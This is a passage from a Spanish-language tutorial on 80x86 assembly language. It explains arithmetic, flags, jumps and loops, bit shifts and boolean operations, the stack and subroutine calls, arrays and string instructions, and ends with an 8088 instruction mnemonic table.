Para aumentar el tamaño de un byte con signo, se extiende el bit de signo. La familia Intel x86 provee de la instrucción CBW (Convert Byte to Word), que extiende con signo el registro AL en AX. Los operandos de esta instrucción son implícitos.

Aritmética en complemento a 2

La instrucción ADD se utiliza para sumar números. Por ejemplo:

```
add ax,  4        ; ax = ax + 4
add al,  ah       ; al = al + ah
```

La instrucción SUB se utiliza para restar números. Por ejemplo:

```
sub bx, 10        ; bx = bx – 10
sub bx, di        ; bx = bx – di
```

Dos de las banderas del registro FLAGS modificadas por las instrucciones ADD y SUB son las banderas OVERFLOW y CARRY. La bandera OVERFLOW es verdadera si el tamaño del resultado de la operación es mayor al tamaño del destino de la operación. La bandera CARRY es verdadera si existe un acarreo en el msb de una suma o un préstamo en el msb de una resta.

Una ventaja de la aritmética en complemento a 2 es que las reglas para sumar y restar son exactamente las mismas que para la aritmética de números sin signo. Por tanto, ADD y SUB se pueden utilizar tanto para números con signo como para números sin signo. Por ejemplo, la suma

```
    44
 + (-1)
   ----
    43
```

se expresa en complemento a 2 con números de 2 bytes como:

```
    002C
 +  FFFF
   ------
    002B
```

Se genera un acarreo, pero no se tiene en cuenta en el resultado.

Existe dos instrucciones para multiplicación: MUL e IMUL. La instrucción MUL se aplica a multiplicaciones de números sin signo, y la instrucción IMUL se aplica a multiplicaciones de números con signo representados en complemento a 2.

La instrucción MUL sigue la sintaxis

```
mul source
```

donde SOURCE es un registro o una referencia a memoria (no un valor inmediato). La operación que se ejecuta depende del tamaño del operando SOURCE. Si es un byte, se multiplica por el registro AL y el resultado se almacena en AX. Si es una palabra, se multiplica por el registro AX y el resultado de 32 bits se almacena en el par DX_AX.

La instrucción IMUL presenta los mismos formatos que MUL, y además formatos de dos y tres operandos:

```
imul dest, source1
imul dest, source1, source2
```

Estos formatos se guían por la tabla que sigue:

Dest	source1	source2	Action
	reg/mem8		AX = AL*source1
	reg/mem16		DX:AX = AX*source1
reg16	reg/mem16		dest *= source1
reg16	immed8		dest *= immed8
reg16	immed16		dest *= immed16
reg16	reg/mem16	immed8	dest = source1*source2
reg16	reg/mem16	immed16	dest = source1*source2

Los dos operadores de división son DIV e IDIV. El operador DIV se aplica a la división de números sin signo, y el operador IDIV se aplica a la división de números con signo. El formato general es:

```
div source
```

Si el tamaño de SOURCE es un byte se divide AX por el operando. El cociente se almacena en AL y el resto se almacena en AH. Si el tamaño de SOURCE es una palabra se divide DX_AX por el operando, el cociente se almacena en AX y el resto en DX. La instrucción IDIV tiene sintaxis análoga. Si el cociente es más grande que el registro correspondiente o si el divisor es 0, el programa se interrumpe y termina. Un error común es el olvido de la inicialización de DX previo a la división.

La instrucción NEG computa el opuesto en complemento a 2 del único operando, que puede ser cualquier registro o localidad de memoria de 8 bits o 16 bits.

El lenguaje ASM incluye además instrucciones que permiten sumar y restar números de tamaño mayor a una palabra utilizando la bandera CARRY. Según se detalla más arriba, las instrucciones ADD y SUB modifican la bandera CARRY si genera un acarreo o un préstamo respectivamente. La información almacenada en la bandera CARRY se puede utilizar para sumar o restar grandes números dividiendo la operación en varias partes. Para esto se hace uso de las operaciones ADC y SBB, que utilizan la información en la bandera CARRY.

La instrucción ADC efectúa la operación que sigue:

```
operando1 = operando1 + bandera carry + operando2
```

La instrucción SBB efectúa la operación que sigue:

```
operando1 = operando1 - bandera carry - operando2
```

Por tanto, para sumar por ejemplo los números de 32 bits en DX_AX y en BX_CX, se escribe:

```
add ax, cx  ; suma 16 bits menos significativos
adc dx, bx  ; suma 16 bits más significativos + carry suma previa
```

y para restar BX_CX de DX_AX, se escribe:

```
sub ax, cx  ; resta 16 bits menos significativos
sbb dx, bx  ; resta 16 bits más significativos y tomada se resta previa
```

Para números muy grandes, se puede realizar un loop basado en la instrucción ADC (o SBB), precedido por la instrucción CLC (clear carry).

Estructuras de control

Los lenguajes de alto nivel proveen de estructuras de control de alto nivel (por ejemplo, las sentencias IF y WHILE) que controlan el hilo de ejecución del programa. El lenguaje ASM no provee de estructuras complejas como estas, sino que utiliza en lugar el GOTO. Sin embargo, es posible escribir programas estructurados en lenguajes ASM. El procedimiento básico consiste en diseñar la lógica de programa utilizando las estructuras de control familiares en lenguajes de alto nivel y traducir el diseño en lenguaje ASM correspondiente, procediendo de forma análoga a un compilador.

Comparación

Las estructuras de control deciden una acción en función de la comparación de datos. El 80x86 provee de la instrucción CMP para realizar comparaciones. Esta instrucción computa la diferencia entre dos operandos y setea las banderas del registro FLAGS de acuerdo al resultado, aunque el resultado no se almacena en ningún registro. Si se necesita del resultado, se utiliza la instrucción SUB.

Dos banderas del registro FLAGS son importantes en la comparación de enteros sin signo: la bandera ZERO (ZF) y la bandera CARRY (CF). La tabla muestra los valores de ambas banderas según el resultado de la comparación CMP VLEFT, VRIGHT.

Resultado “cmp vleft, vright” para enteros sin signo	ZF	CF
vleft = vright	1	0
vleft > vright	0	0
vleft < vright	0	1

Para el caso de enteros con signo, tres banderas son importantes: la bandera ZERO (ZF), la bandera OVERFLOW (OF) y la bandera SIGN (SF). Si el resultado de la comparación “CMP VLEFT, VRIGHT” es nulo, ZF = 1. Si VLEFT > VRIGHT, ZF = 0 y SF = OF. Si VLEFT < VRIGHT, ZF = 0 y SF ≠ OF.

Saltos

El lenguaje ASM incluye dos tipos de saltos: condicionales e incondicionales. Un salto incondicional se comporta igual que un GOTO de alto nivel. Un salto condicional se ejecuta o no según las banderas del registro FLAGS. Si no se ejecuta el salto condicional, se transfiere el control a la instrucción siguiente.

La instrucción JMP ejecuta un salto incondicional. Su único argumento es normalmente una etiqueta que designa la instrucción a la que salta. El ensamblador o el linker reemplaza la etiqueta con la dirección correcta de la instrucción. Existen tres variantes de la instrucción JMP:

- SHORT: salto limitado a 128 bytes hacia abajo o hacia arriba en la memoria. Codifica el desplazamiento del salto en un único byte, que indica la cantidad de bytes a saltar hacia arriba o hacia abajo.
- NEAR: salto por defecto tanto para saltos condicionales como para saltos incondicionales. Codifica el desplazamiento en dos bytes, permitiendo un salto hacia arriba o hacia abajo de 32767 bytes; puede ser utilizado para saltar a cualquier dirección en un segmento.
- FAR: permite el salto entre segmentos. Codifica en forma absoluta la dirección de destino, a través de un par segmento:offset.

Existen muchos tipos de saltos condicionales. Su único argumento es una etiqueta de código. Los saltos condicionales más simples se muestran en la tabla:

Instrucción	Acción
JZ	Salta sólo si ZF = 1
JNZ	Salta sólo si ZF = 0
JO	Salta sólo si OF = 1
JNO	Salta sólo si OF = 0
JS	Salta sólo si SF = 1
JNS	Salta sólo si SF = 0
JC	Salta sólo si CF = 1
JNC	Salta sólo si CF = 0
JP	Salta sólo si PF = 1
JNP	Salta sólo si PF = 0

En la tabla anterior, PF es la bandera de verificación de paridad: indica la paridad o no del resultado.

Por ejemplo, el siguiente pseudo-código:

```
if ( AX == 0 )
      BX = 1;
else
      BX = 2;
```

puede ser escrito en lenguaje ASM como sigue:

```
      cmp   ax, 0       ; setea banderas (ZF= 1 si ax - 0 = 0)
      jz    thenblock   ; si ZF = 1 salta a thenblock
      mov   bx, 2       ; parte ELSE de IF
      jmp   next        ; salta hasta la parte THEN de IF
thenblock:
      mov   bx, 1       ; parte THEN de IF
next:
```

Existen también instrucciones de salto condicional al resultado de la comparación de dos datos, CMP VLEFT, VRIGHT. Estas instrucciones se enumeran en la tabla:

Comparación de números con signo	Comparación de números sin signo
JE branches if vleft = vright	JE branches if vleft = vright
JNE branches if vleft ≠ vright	JNE branches if vleft ≠ vright
JL, JNGE branches if vleft < vright	JB, JNAE branches if vleft < vright
JLE, JNG branches if vleft ≤ vright	JBE, JNA branches if vleft ≤ vright
JG, JNLE branches if vleft > vright	JA, JNBE branches if vleft > vright
JGE, JNL branches if vleft ≥ vright	JAE, JNA branches if vleft ≥ vright

Por ejemplo, el siguiente pseudo-código:

```
if ( AX >= 5 )
      BX = 1;
else
      BX = 2;
```

puede ser escrito en lenguaje ASM como sigue:

```
      cmp ax, 5
      jge thenblock
      mov bx, 2
      jmp next
thenblock:
      mov bx, 1
next:
```

Por último, el 80x86 incluye instrucciones para implementar bucles tipo FOR. Cada una de estas instrucciones toma una etiqueta como único operando:

- instrucción LOOP: decrementa CX; si CX ≠ 0, salta a la etiqueta
- instrucciones LOOPE, LOOPZ: decrementa CX (FLAGS no se modifica); si CX ≠ 0 y ZF = 1, salta a la etiqueta
- instrucciones LOOPNE, LOOPNZ: decrementa CX (FLAGS no se modifica); si CX ≠ 0 y ZF = 0, salta a la etiqueta.

Por ejemplo, el siguiente pseudo-código:

```
sum = 0;
for ( i=10; i >0; i-- )
      sum += i;
```

puede ser escrito en lenguaje ASM como sigue:

```
      mov   ax, 0           ; ax es sum
      mov   cx, 10          ; cx es i
loop_start:
      add   ax, cx
      loop  loop_start
```

Operaciones con bits

Desplazamientos

El lenguaje ASM permite la posibilidad de manipular bits individuales de datos. Un tipo de operación con bits es el desplazamiento (en inglés, shift). Un desplazamiento cambia la posición de los bits de un dato. El desplazamiento puede ser hacia la izquierda (esto es, hacia el bit más significativo) o hacia la derecha (esto es, hacia el bit menos significativo). El lenguaje ASM del Intel 80x86 incluye tres tipos de desplazamientos: desplazamiento lógico, desplazamiento aritmético y desplazamientos con rotación.

El desplazamiento lógico desplaza cada bit un número dado de posiciones. Los bits entrantes son nulos. Por ejemplo:

Original	1	1	1	0	1	0	1	0
Desplazamiento a la izquierda	1	1	0	1	0	1	0	0
Desplazamiento a la derecha	0	1	1	1	0	1	0	1

Las instrucciones SHL y SHR ejecutan un desplazamiento lógico hacia la izquierda y hacia la derecha, respectivamente. El número de posiciones del desplazamiento puede ser una constante o puede estar dado por el registro CL. El último bit desplazado hacia fuera del dato se almacena en la bandera carry. Ejemplos:

```
mov ax, 0C123H
shl ax, 1          ;desplaza a la izquierda 1 bit, ax=8246H, CF=1
shr ax, 1          ;desplaza a la derecha 1 bit, ax=4123H, CF=0
shr ax, 1          ;desplaza a la derecha 1 bit, ax=2091H, CF=1
mov ax, 0C123H
shl ax, 2          ;desplaza a la izquierda 2 bits, ax=048CH, CF=1
mov cl, 3
shr ax, cl         ;desplaza a la derecha 3 bits, ax=0091H, CF=1
```

El uso más común de los desplazamientos es la división y la multiplicación rápidas. Para números sin signo, el desplazamiento lógico N posiciones a la derecha es equivalente a la división por 2^N, mientras el desplazamiento lógico N posiciones a la izquierda es equivalente a la multiplicación por 2^N.

Las divisiones y multiplicaciones rápidas de números con signo se realizan a través de desplazamientos aritméticos, que aseguran el manejo correcto del bit de signo.

La instrucción SAL se expande en “Shift Arithmetic Left” y es un sinónimo de SHL (se compila en el mismo código de máquina). El resultado es correcto en tanto el desplazamiento no modifica el bit de signo. La instrucción SAR se expande en “Shift Arithmetic Right”. Esta instrucción no desplaza el bit de signo del operando. Los otros bits se desplazan normalmente, salvo que los nuevos bits entrantes a la izquierda son copias del bit de signo (esto es, valen 1 si el bit de signo es 1). Por tanto, si se desplaza un byte con esta instrucción, sólo los 7 bits menos significativos resultan desplazados. El último bit desplazado hacia fuera se almacena en la bandera CARRY. Ejemplos:

```
mov ax, 0C123H
sal ax, 1          ; ax=8246H, CF=1
sal ax, 1          ; ax=048CH, CF=1
sar ax, 2          ; ax=0123H, CF=0
```

Las instrucciones de desplazamiento con rotación son similares a las de desplazamiento lógico, salvo que los bits salientes de un extremo del dato son entrantes por el otro. Por tanto, el dato se trata como una estructura circular.

Las instrucciones de rotación más simples son ROL y ROR, que ejecutan rotaciones izquierda y derecha, respectivamente. El último bit desplazado circularmente se almacena en la bandera carry. Ejemplos:

```
mov ax, 0C123H
rol ax, 1          ; ax=8247H, CF=1
rol ax, 1          ; ax=048FH, CF=1
rol ax, 1          ; ax=091EH, CF=0
ror ax, 2          ; ax=8247H, CF=1
ror ax, 1          ; ax=C123H, CF=0
```

Las instrucciones de desplazamiento con rotación RCL y RCR desplazan con rotación al dato extendido con la bandera CARRY. Por ejemplo, el resultado de la aplicación de estas instrucciones sobre el registro AX es la rotación de los 17 bits que componen el registro AX y la bandera CARRY. Ejemplo:

```
mov ax, 0C123H
clc             ; CF=0
rcl ax, 1       ; ax=8246H, CF=1
rcl ax, 1       ; ax=048dH, CF=1
rcl ax, 1       ; ax=091BH, CF=0
rcr ax, 2       ; ax=8246H, CF=1
rcr ax, 1       ; ax=C123H, CF=0
```

Operaciones booleanas por bit

Los operadores booleanos básicos son: AND, OR, XOR y NOT. Cada una de estas operaciones se definen por una “tabla de verdad”, que determina el resultado de la operación para cada combinación de valores de operandos. La tabla que sigue define las tablas de verdad de las operaciones AND, OR y XOR para dos bits de entrada:

X	Y	X AND Y	X OR Y	X XOR Y
0	0	0	0	0
0	1	0	1	1
1	0	0	1	1
1	1	1	1	0

El resultado del AND de dos bits es 1 sólo si ambos bits valen 1, y 0 en otro caso. El procesador Intel x86 incluye instrucciones que aplican esta operación en paralelo de forma independiente a todos los bits del dato. Por ejemplo, si el AL = 10101010b, y BL = 11001001b, el AND se ejecuta según:

```
      1 0 1 0 1 0 1 0
AND   1 1 0 0 1 0 0 1
      ----------------
      1 0 0 0 1 0 0 0
```

El siguiente es un ejemplo de código AND:

```
mov   ax, 0C123H
and   ax, 82F6H        ; ax = 8022H
```

El resultado de la operación OR de dos bits es 0 sólo si ambos bits valen 0, y 1 en otro caso. Un ejemplo de código:

```
mov   ax, 0C123H
or    ax, 0E831H       ; ax = E933H
```

El resultado de la operación XOR de dos bits es 0 sí y sólo si ambos bits son iguales, y 1 en otro caso. Un ejemplo de código:

```
mov   ax, 0C123H
xor   ax, 0E831H       ; ax = 2912H
```

La operación NOT actúa sobre un solo operando. El NOT de un bit es el valor opuesto del bit. Un ejemplo de código:

```
mov   ax, 0C123H
not   ax               ; ax = 3EDCH
```

La instrucción TEST realiza la operación AND, pero no almacena el resultado. Sólo fija el valor del registro FLAGS de acuerdo al resultado (de forma análoga a la instrucción CMP). Por ejemplo, si el resultado es nulo, ZF es 1.

Tres usos comunes de los operadores booleanos son: encender el bit N (OR con 2^N); apagar el bit N, o "enmascarar" el bit N (AND con un número binario con sólo el bit N apagado); complemento del bit N (XOR con 2^N). Por ejemplo:

```
mov   ax, 0C123H
or    ax, 8                  ; enciende bit 3,       ax = C12BH
and   ax, 0FFDFH             ; apaga bit 5,          ax = C10BH
xor   ax, 8000H              ; complementa bit 15,   ax = 410BH
or    ax, 0F00H              ; enciende nibble,      ax = 4F0BH
and   ax, 0FFF0H             ; apaga nibble,         ax = 4F00H
xor   ax, 0F00FH             ; complementa nibbles,  ax = BF0FH
xor   ax, 0FFFFH             ; complemento a 1,      ax = 40F0H
```

La operación AND puede ser utilizada para determinar el resto de una operación por una potencia de 2. Para determinar el resto de la división por 2^N, se hace el AND del número con un máscara igual a 2^N-1. El ejemplo muestra la determinación del cociente y el resto de la división de 100 por 16:

```
mov   ax, 100
mov   bx, 000FH        ; máscara = 16 – 1 = 15
and   bx, ax           ; bx = resto = 4
shr   ax, 4            ; ax = cociente de ax/2^4 = 6
```

En programas para la familia 80x86 es frecuente encontrar la instrucción que sigue:

```
xor   ax, ax           ; ax = 0
```

El resultado del XOR de un número consigo mismo es 0. El uso de esta instrucción se debe a que el código de máquina es más pequeño que el asociado a la instrucción MOV correspondiente.

Subprogramas

Referencias indirectas

A través de una referencia indirecta un registro se comporta como puntero. Para indicar que un registro se utiliza de forma indirecta como puntero indirecto, se encierra el nombre del registro entre paréntesis cuadrados ([ ]). Por ejemplo:

```
mov ax, [Data]    ; referencia directa de una palabra memoria
mov bx, Data      ; bx = dirección "Data"
mov ax, [bx]      ; ax = palabra apuntada por bx
```

Como el tamaño de AX es de una palabra, la tercer instrucción del ejemplo carga en AX una palabra apuntada por BX. Si se reemplaza AX por AL, se carga un byte.

Se pueden utilizar para referencias indirectas los registros BX, SI, DI y BP. Los registros BX y DI se combinan con el registro de segmento DS, el registro SI se combina con el registro de segmento ES y el registro BP se combina con el registro de segmento SS.

La pila

Una pila (en inglés "stack") es una lista LIFO (Last In First Out). La pila es un área de memoria organizada de esta forma. La instrucción PUSH añade un dato a la pila, mientras la instrucción POP quita un dato de la pila. El dato quitado siempre es el último añadido a la pila (de aquí el nombre LIFO).

El registro de segmento SS especifica el segmento que contiene la pila (muchas veces es el mismo segmento que contiene los datos). El registro SP contiene la dirección del dato que sería quitado del stack. Se dice que este dato es el tope de la pila. Sólo se puede añadir datos en unidades de palabra.

La instrucción PUSH inserta un dato en la pila a través de restar 2 a SP y luego cargar la palabra en [SP]. El dato puede ser un operando inmediato, un operando en memoria o un registro. La instrucción POP carga la palabra en [SP] y luego suma 2 a SP. El código que sigue muestra la función de ambas instrucciones, suponiendo que inicialmente SP es 1000H:

```
      push word 1 ; carga 1 en 0FFEh, SP = 0FFEh
      push word 2 ; carga 2 en 0FFCh, SP = 0FFCh
      push word 3 ; carga 3 en 0FFAh, SP = 0FFAh
      pop ax      ; AX = 3, SP = 0FFCh
      pop bx      ; BX = 2, SP = 0FFEh
      pop cx      ; CX = 1, SP = 1000h
```

La pila se utiliza para almacenamiento de datos temporales. Además, se utiliza para realizar llamados a subprogramas, así como para pasaje de parámetros y almacenamiento de variables locales en programas en lenguajes de alto nivel.

El 80x86 incluye la dirección PUSHA, que ejecuta el push de los valores de los registros AX, BX, CX, DX, SI, DI y BP (aunque no en éste orden). La instrucción POPA restaura los valores a los registros desde la pila.

Las instrucciones CALL y RET

El 80x86 provee de dos instrucciones para pasaje de control a subprogramas. La instrucción CALL realiza un salto incondicional a un subprograma y carga la dirección de la siguiente instrucción a ejecutarse en la pila. La instrucción RET carga una dirección desde el stack y salta a esa dirección. Para utilizar estas instrucciones, es importante manipular la pila de forma adecuada para que la instrucción RET quite el valor correcto de la pila. Ejemplo:

```
      mov   ax, [entrada1]    ; AX = palabra en entrada1
      call  MultiplicPor2     ; Pasa control a subprograma MultiplicPor2"
      mov   [entrada1Por2], ax      ; Carga resultado de "MultiplicPor2"
; en entrada1Por2
      ...

MultiplicPor2:
      shl   ax, 1       ; AX = AX * 2;
      ret               ; pasa control a instrucción posterior
                        ; a "call MultiplicPor2"
```

Arreglos

Introducción

Un arreglo (en inglés, “array”) es un bloque contiguo de datos considerado como una lista. Los elementos de la lista son del mismo tipo y cada uno ocupa exactamente el mismo número de bytes de memoria. Debido a estas propiedades, los arreglos permiten acceso eficiente de los datos a través de la posición en el arreglo. La dirección de cada elemento se computa a partir del conocimiento de la dirección del primer elemento del arreglo, del número de bytes en cada elemento y del índice del elemento. Para simplificar las operaciones, es conveniente referir el primer elemento del arreglo por el índice 0. Aunque se pueden utilizar otros valores para el primer índice, se complican los cálculos.

Definición de arreglos en ASM

Para definir un arreglo inicializado, se utiliza las directivas al ensamblador DB, DW, etc. Para definir un arreglo no inicializado, se utiliza las directivas al ensamblador RESB, RESW, etc. Por ejemplo:

```
; definición de arreglo de 10 palabras inicializado a 1,2,...,10
a1    dw    1, 2, 3, 4, 5, 6, 7, 8, 9, 10

; definición de arreglo de 10 palabras inicializadas a 0
a2    dw    0, 0, 0, 0, 0, 0, 0, 0, 0, 0

; definición análoga a la anterior utilizando la directiva ASM “TIMES”
a3    times 10 dw 0

; definición de arreglo de bytes con 200 0s y luego 100 1s
a4    times 200 db 0
      times 100 db 1

; definición de arreglo de 10 palabras no inicializadas
a5    resw 10

; definición de arreglo de 100 bytes no inicializados
a6    resb 100
```

Acceso a elementos de un arreglo

Para acceder un elemento de un arreglo se computa su dirección. Se considera en lo que sigue las siguientes definiciones de arreglos:

```
array1      db    5, 4, 3, 2, 1     ; array de bytes
array2      dw    5, 4, 3, 2, 1     ; array de palabras
```

Los que siguen son ejemplos de acceso a estos arreglos. El elemento “i” del arreglo “a” se denomina “a[i]”.

```
1     mov   al, [array1]      ; al = array1[0]
2     mov   al, [array1 + 1]  ; al = array1[1]
3     mov   [array1 + 3], al  ; array1[3] = al
```

```
4      mov   ax, [array2]      ; ax = array2[0]
5      mov   ax, [array2 + 2]  ; ax = array2[1] (NO array2[2]!)
6      mov   [array2 + 6], ax  ; array2[3] = ax
7      mov   ax, [array2 + 1]  ; ax = ¿?
```

La línea 5 refiere al elemento 1 del array de palabras, y no al elemento 2. Esto se debe a que las palabras son datos de dos bytes, por lo que el pasaje de un elemento al siguiente de un arreglo de palabras requiere del movimiento 2 bytes hacia delante. La línea 7 carga en AX un byte del primer elemento y un byte del segundo.

El siguiente ejemplo muestra un algoritmo que suma los elementos del array1 definido arriba. En la línea 7 se suma AX a DX. Por qué no AL? Primero, los dos operandos de la instrucción ADD deben tener el mismo tamaño. Segundo, es fácil obtener una suma que supere el número máximo representable por un byte; la utilización de DX permite sumas de hasta 65535. Como AH interviene en la suma, en la línea 3 se inicia a 0. La notación (*BX) refiere al dato apuntado por BX.

```
1            mov bx, array1    ; bx = dirección de array1
2            mov dx, 0         ; dx = sum
3            mov ah, 0         ; ?
4            mov cx, 5
5      lp:
6            mov al, [bx]      ; al = *bx
7            add dx, ax        ; dx += ax (NO al!)
8            inc bx            ; bx++
9            loop lp
```

La forma general de la referencia indirecta

La forma más general de una referencia a memoria indirecta es:

```
[registro base + registro índice + constante]
```

donde "registro base" es BX o BP, "registro índice" es SI o DI, y "constante" es una constante inmediata.

Instrucciones de arreglos y de cadenas de caracteres

La familia Intel 80x86 incluye un conjunto de instrucciones diseñadas para trabajar con arreglos. Estas instrucciones se denominan en inglés "string instructions". Utilizan los registros índice SI y DI para ejecutar una operación y luego incrementan o decrementan automáticamente uno o ambos registros. La bandera de dirección en el registro FLAGS determina si los registros se incrementan o se decrementan. Existen dos instrucciones que modifican la bandera de dirección:

CLD   pone la bandera de dirección a cero. En este estado, los registros índice se incrementan

STD   pone la bandera de dirección a uno. En este estado, los registros índice se decrementan

Un error común en la programación 80x86 es el olvido de iniciar explícitamente la bandera de dirección en el estado correcto.

Las "string instructions" más simples son la lectura a memoria y la escritura a memoria. Se puede leer o escribir un byte o una palabra. La tabla que sigue muestra ambas instrucciones junto con la descripción de las operaciones que ejecutan en pseudo-código. El registro SI (Source Index) se

utiliza en la lectura mientras que el registro DI (Destination Index) en la escritura. El registro que almacena el dato es fijo (AL o AX). Finalmente, las instrucciones de escritura utilizan el segmento ES como el segmento de destino, y no DS. Por tanto, en modo real resulta muy importante iniciar este segmento con el valor correcto de selector de segmento.

LODSB AL = [DS:SI] SI = SI ± 1	STOSB [ES:DI] = AL DI = DI ± 1
LODSW AX = [DS:SI] SI = SI ± 2	STOSW [ES:DI] = AX DI = DI ± 2

El código que sigue representa un ejemplo de utilización de las instrucciones LODSW y STOSW para copiar los elementos de un arreglo a otro.

```
1      array1 dw   1, 2, 3, 4, 5, 6, 7, 8, 9, 10
2
3      array2 resw 10

4             cld               ;no olvidarse de esto!
5             mov si, array1
6             mov di, array2
7             mov cx, 10
8      lp:
9             lodsw
10            stosw
11            loop lp
```

Las líneas 9 y 10 del ejemplo anterior se pueden sustituir por una única línea con la instrucción MOVSW, logrando el mismo resultado. La tabla que sigue muestra las variantes de esta instrucción junto con la descripción de las operaciones que ejecutan en pseudo-código. La diferencia de sustituir el par de instrucciones LODSW(B)/STOSW(B) por MOVSW(B) es ésta última instrucción no altera el registro AX(AL).

MOVSB byte	[ES:DI] = byte [DS:SI] SI = SI ± 1 DI = DI ± 1
MOVSW word	[ES:DI] = word [DS:SI] SI = SI ± 2 DI = DI ± 2

La familia Intel 80x86 incluye el prefijo de instrucción REP que puede ser utilizado en conjunto con las “string instructions” anteriores. El prefijo REP ordena a la CPU la repetición un determinado de veces de la “string instruction” que le sigue. El registro CX contiene el número de iteraciones. Utilizando el prefijo REP, el bucle en el ejemplo anterior se puede sustituir por una única línea:

```
rep movsw
```

La tabla que sigue muestra un conjunto de “string instructions” que comparan memoria contra memoria o contra un registro. Estas instrucciones resultan para búsquedas o para comparaciones de arreglos. De forma similar a la instrucción CMP, estas instrucciones fijan el valor de la banderas en FLAGS. Las instrucciones CMPSx comparan localidades correspondientes de memoria. Las instrucciones SCANx buscan un valor específico en las localidades memoria.

CMPSB compara byte [DS:SI] con byte [ES:DI] SI = SI ± 1 DI = DI ± 1
CMPSW compara word [DS:SI] con word [ES:DI]

SI = SI ± 2 DI = DI ± 2
SCASB compara AL con [ES:DI] DI ± 1
SCASW compara AX con [ES:DI] DI ± 2

El código que sigue busca el número 12 en un array de palabras. La instrucción SCASW en la línea 7 incrementa 2 a DI, incluso si se encuentra el valor buscado. Por tanto, es necesario restar 2 de DI para apuntar al valor 12 encontrado en el array (línea 13).

```
1      array resw  100
2            cld
3            mov di, array     ; puntero a inicio de array
4            mov cx, 100       ; número de elementos
5            mov ax, 12        ; número a buscar
6      lp:
7            scasw
8            je encontrado
9            loop lp
10     ;código para el caso en que no se encuentra
11           jmp   no_encontrado
encontrado:
13           sub   di,2        ; apunta di al elemento de array igual a 12
14     ;código para el caso en que se encuentra
```

Por último, las "string instructions" pueden ser utilizadas en conjunto con los prefijos de instrucción REPE (o su sinónimo REPZ) o REPNE (o su sinónimo REPNZ). En el caso que la repetición del "string instruction" de comparación se detiene por el resultado de una comparación, se incrementan los registros índice que corresponden y se decrementa el registro CX; sin embargo, el registro FLAGS mantiene el estado de terminación de la repetición, por lo que es posible determinar si la repetición de instrucciones finaliza debido a una comparación o debido a que CX pasa a 0 a través de la bandera Z.

REPE,REPZ repite instrucción mientras bandera Z es 1 o máximo CX veces
REPNE,REPNZ repite instrucción mientras bandera Z es 0 o máximo CX veces

El código que sigue determina si dos bloques de memoria son iguales. La instrucción JE en la línea 6 verifica el resultado de la instrucción previa. Si la comparación repetida se detiene debido a que se encuentran dos bytes distintos, la bandera Z es 0 y no se ejecuta el salto; si, por otro lado, las comparaciones se detienen debido a CX es 0, la bandera Z vale 1 y el código salta a la etiqueta "iguales".

```
1            cld
2            mov   si, block1  ; dirección de primer bloque
3            mov   di, block2  ; dirección de segundo bloque
4            mov   cx, size    ; tamaño de bloques en bytes
5            repe  cmpsb             ; repite mientras la bandera Z es 1
6            je    iguales           ; si Z es 1, los bloques son iguales
7      ; código para el caso en que NO son iguales
8            jmp   distintos
9   iguales:
10     ; código para el caso en que son iguales
11 distintos:
```

Acceso al espacio de entrada salida

El espacio de entrada salida se accede a través de las instrucciones IN y OUT.

La instrucción IN, que tiene uno de los formatos

```
in al, port
```

o

```
in ax, port
```

lee el puerto PORT en AL o en AX. El operando PORT puede ser una constante inmediata o según corresponda uno de los registros DL o DX.

La instrucción OUT, de formato similar a IN, carga el valor en AL o AX en el puerto indicado por una constante inmediata o por DL o DX.

Referencia a las instrucciones del 8088

Mnemónico	Nombre completo
AAA	ASCII adjust for addition
AAD	ASCII adjust for division
AAM	ASCII adjust for multiplication
AAS	ASCII adjust for substraction
ADC	Add with carry
ADD	Add
AND	AND
CALL	CALL
CBW	Convert byte to word
CLC	Clear carry flag
CLD	Clear direction flag
CLI	Clear interrupt flag
CMC	Complement carry flag
CMP	Compare
CMPS	Compare byte or word (of string)
CMPSB	Compare byte string
CMPSW	Compare word string
CWD	Convert word to double word
DAA	Decimal adjust for adition
DAS	Decimal adjust for substraction
DEC	Decrement
DIV	Divide
ESC	Escape
HLT	Halt
IDIV	Integer divide
IMUL	Integer multiply
IN	Input byte or word
INC	Increment
INT	Interrupt
INTO	Interrupt on overflow
IRET	Interrupt return
JA	Jump on above

JAE	Jump on above or equal
JB	Jump on below
JBE	Jump on below or equal
JC	Jump on carry
JCXC	Jump on CX zero
JE	Jump on equal
JG	Jump on greater
JGE	Jump on greater or equal
JL	Jump on less than
JLE	Jump on less than or equal
JMP	Jump
JNA	Jump on not above
JNAE	Jump on not above or equal
JNB	Jump on not below
JNBE	Jump on not below or equal
JNC	Jump on no carry
JNE	Jump on not equal
JNG	Jump on not greater
JNGE	Jump on not greater or equal
JNL	Jump on not less than
JNLE	Jump on not less than or equal
JNO	Jump on not overflow
JNP	Jump on not parity
JNS	Jump on not sign
JNZ	Jump on not zero
JO	Jump on overflow
JP	Jump on parity
JPE	Jump on parity even
JPO	Jump on parity odd
JS	Jump on sign
JZ	Jump on zero
LAHF	Load AH with flags
LDS	Load pointer into DS
LEA	Load effective address
LES	Load pointer into ES
LOCK	LOCK bus
LODS	Load byte or word (of string)
LODSB	Load byte (string)
LODSW	Load word (string)
LOOP	LOOP
LOOPE	LOOP while equal
LOOPNE	LOOP while not equal
LOOPNZ	LOOP while not zero
LOOPZ	LOOP while zero
MOV	Move
MOVS	Move byte or word (of string)
MOVSB	Move byte (string)
MOVSW	Move word (string)
MUL	Multiply
NEG	Negate
NOP	No operation
NOT	NOT
OR	OR
OUT	Output byte or word

POP	POP
POPF	POP flags
PUSH	PUSH
PUSHF	PUSH flags
RCL	Rotate through carry left
RCR	Rotate through carry right
REP	Repeat
RET	Return
ROL	Rotate left
ROR	Rotate right
SAHF	Store AH into flags
SAL	Shift arithmetic left
SAR	Shift arithmetic right
SBB	Substract with borrow
SCAS	Scan byte or word (of string)
SCASB	Scan byte (string)
SCASW	Scan word (string)
SHL	Shift left
SHR	Shift right
STC	Set carry flag
STD	Set direction flag
STI	Set interrupt flag
STOS	Store byte or word (of string)
STOSB	Store byte (string)
STOSW	Store word (string)
SUB	Substract
TEST	TEST
WAIT	WAIT
XCHG	Exchange
XLAT	Translate
XOR	Exclusive OR

Operación de los periféricos del PC

Principios del hardware de entrada salida

